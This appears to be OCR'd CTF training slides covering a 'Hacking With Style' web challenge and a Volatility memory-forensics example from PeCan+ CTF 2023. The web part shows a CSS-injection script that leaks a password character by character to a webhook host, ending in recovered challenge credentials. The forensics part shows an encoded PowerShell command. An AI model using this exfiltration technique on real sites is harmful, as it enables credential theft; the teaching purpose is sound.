
Challenge Example - "Hacking With Style" from PeCan+ CTF 2023

Payload to test a character



```
import string
import requests

import sys

attempt = sys.argv[1]

data = {
        'css': f'input#password[value^={attempt}] {{background-image: url(webhook/u?char={attempt})}}'
}

response = requests.post('http://127.0.0.1:8080/css-submit', cookies={session_cookie}, data=data)
```


Result:




```
REQUESTS (1/500)  Newest First
Search Query

GET #2536d 1.146.229.74
22/08/2023 1:16:08 PM

Request Details                                   Permalink  Raw content  Export as
GET    https://webhook.site/aa9031e7-3e9e-48e9-af88-55a7baedd925/u?char=c
Host   1.146.229.74   Whois  Shodan  Netlify  Censys
Date   22/08/2023 1:16:08 PM (a few seconds ago)
Size   0 bytes
ID     2536dfca-2220-4b5c-83f7-6ffc31b73968

Files

Query strings
char   c

No content
```

# web


Challenge Example - "Hacking With Style" from PeCan+ CTF 2023




Repeat!



```
char                                   c
```



```
char                                   ch
```




```
char                                   cher
```


Eventually we Leak:

bobtheadmin:cherryripe

# web

Challenge Example - "Hacking With Style"
from PeCan+ CTF 2023




Login!

Hi bobtheadmin Logout Account Secrets Hint

Bob's Secrets

pecan{that-was-bruteforcing-with-styles}

# forensics

Forensics challenges:


- Most commonly messed up
- Often the "easiest" category
- Many CTFs skip this category

- Memory
- Disk
- Network

# forensics


Tools are specialized for a type of forensics:

- Memory
  - vol2
  - vol3
- Disk
  - FTK Imager
  - The Sleuth Kit +Autopsy
- Network
  - Wireshark



# forensics

An ultra short example from PeCan+ CTF



```
┌─[q3st1on@hunter2] - [~/pecanforensics] - [Mon Aug 21, 09:29]
└─[$] <> vol -f memory.raw windows.cmdline.CmdLine | head -n 50 2>/dev/null
Volatility 3 Framework 2.4.1    PDB scanning finished

PID     Process Args

4       System  Required memory at 0x20 is not valid (process exited?)
92      Registry        Required memory at 0x20 is not valid (process exited?)
304     smss.exe        Required memory at 0xfa2fa6a020 is inaccessible (swapped)
424     csrss.exe       %SystemRoot%\system32\csrss.exe ObjectDirectory=\Windows SharedSection=1024,20480,768 Windows=On SubSystemType=Windows ServerDll=basesrv,1 ServerDll=winsrv:UserServerDllInitialization,3 ServerDll=sxssrv,4 ProfileControl=Off MaxRequestThreads=16
500     wininit.exe     wininit.exe
508     csrss.exe       %SystemRoot%\system32\csrss.exe ObjectDirectory=\Windows SharedSection=1024,20480,768 Windows=On SubSystemType=Windows ServerDll=basesrv,1 ServerDll=winsrv:UserServerDllInitialization,3 ServerDll=sxssrv,4 ProfileControl=Off MaxRequestThreads=16
596     winlogon.exe    winlogon.exe
640     services.exe    C:\Windows\system32\services.exe
656     lsass.exe       C:\Windows\system32\lsass.exe
760     svchost.exe     C:\Windows\system32\svchost.exe -k DcomLaunch -p
772     fontdrvhost.ex  Required memory at 0x1d259511a28 is inaccessible (swapped)
780     fontdrvhost.ex  "fontdrvhost.exe"
868     WUDFHost.exe    "C:\Windows\System32\WUDFHost.exe" -HostGUID:{193a1820-d9ac-4997-8c55-be817523f6aa} -IoEventPortName:\UMDFCommunicationPorts\WUDF\HostProcess-8e94cd93-900e-49c8-9a9c-ee992fc7d1f0 -SystemEventPortName:\UMDFCommunicationPorts\WUDF\HostProcess-e0f4aa2
d-3095-4b15-bacf-8f85cce49428 -IoCancelEventPortName:\UMDFCommunicationPorts\WUDF\HostProcess-74cfe182-17e4-43b3-8bea-6a15fe664db3 -NonStateChangingEventPortName:\UMDFCommunicationPorts\WUDF\HostProcess-368f55b6-2051-4b57-928f-4a41e9162778 -LifetimeId:b8a031c4-e33f-4fae-a
364-f334cb916a74 -DeviceGroupId:WudfDefaultDevicePool -HostArg:0
940     svchost.exe     C:\Windows\system32\svchost.exe -k RPCSS -p
348     dwm.exe "dwm.exe"
592     svchost.exe     C:\Windows\system32\svchost.exe -k netsvcs -p
1016    svchost.exe     C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted -p
1032    svchost.exe     C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted
1040    svchost.exe     C:\Windows\system32\svchost.exe -k LocalServiceNoNetwork -p
1084    svchost.exe     C:\Windows\system32\svchost.exe -k LocalService -p
1116    svchost.exe     C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p
1424    svchost.exe     Required memory at 0x61ae388020 is inaccessible (swapped)
1512    svchost.exe     Required memory at 0xaef23c17 is not valid (process exited?)
1548    svchost.exe     C:\Windows\system32\svchost.exe -k appmodel -p
1624    svchost.exe     C:\Windows\System32\svchost.exe -k NetworkService -p
1724    svchost.exe     C:\Windows\system32\svchost.exe -k LocalService -p
1880    MemCompression  Required memory at 0x20 is not valid (process exited?)
2012    svchost.exe     C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted -p
2084    svchost.exe     Required memory at 0x8b6923b020 is inaccessible (swapped)
2096    svchost.exe     C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted -p
2228    spoolsv.exe     Required memory at 0xfbd020 is inaccessible (swapped)
2264    svchost.exe     C:\Windows\system32\svchost.exe -k LocalServiceNoNetworkFirewall -p
2436    svchost.exe     C:\Windows\System32\svchost.exe -k utcsvc -p
2528    VGAuthService.  Required memory at 0x661c651020 is inaccessible (swapped)
2548    vm3dservice.ex  Required memory at 0x7166831020 is inaccessible (swapped)
2560    vmtoolsd.exe    Required memory at 0x1e55f2a211c is inaccessible (swapped)
2572    MsMpEng.exe     "C:\Program Files\Windows Defender\MsMpEng.exe"
2652    svchost.exe
2764    vm3dservice.ex  vm3dservice.exe -n
2972    dllhost.exe     Required memory at 0x29fc1f71ae8 is inaccessible (swapped)
1560    dllhost.exe     C:\Windows\system32\dllhost.exe /Processid:{02D4B3F1-FD88-11D1-960D-00805FC79235}
2304    WmiPrvSE.exe    C:\Windows\system32\wbem\wmiprvse.exe
3140    msdtc.exe       □ □ □ □ ◆□□□ □ □ □ T̈ґ□ □ □ &Ė□ □ ˣ••
                                                          @ძ

3220    sihost.exe      Required memory at 0x2034fc92176 is inaccessible (swapped)
3232    svchost.exe     C:\Windows\system32\svchost.exe -k UnistackSvcGroup
3324    taskhostw.exe   Required memory at 0xce0d79d020 is not valid (process exited?)
```

```
powershell.exe  -ep bypass -EncodedCommand
dwBoAG8AYQBtAGkAIAAjADEAIABwAGUAYwB
hAG4AewB3ADMAbABjADAAbQBlAF8AdAAwAF
8AdgAwAGwANAB0ADEAbABpADcAeQB9ADsA
CgBzAGwAZQBlAHAAIAA2ADAAMAA=
```

whoami #1 pecan{w3lc0me_t0_v0l4t1li7y};

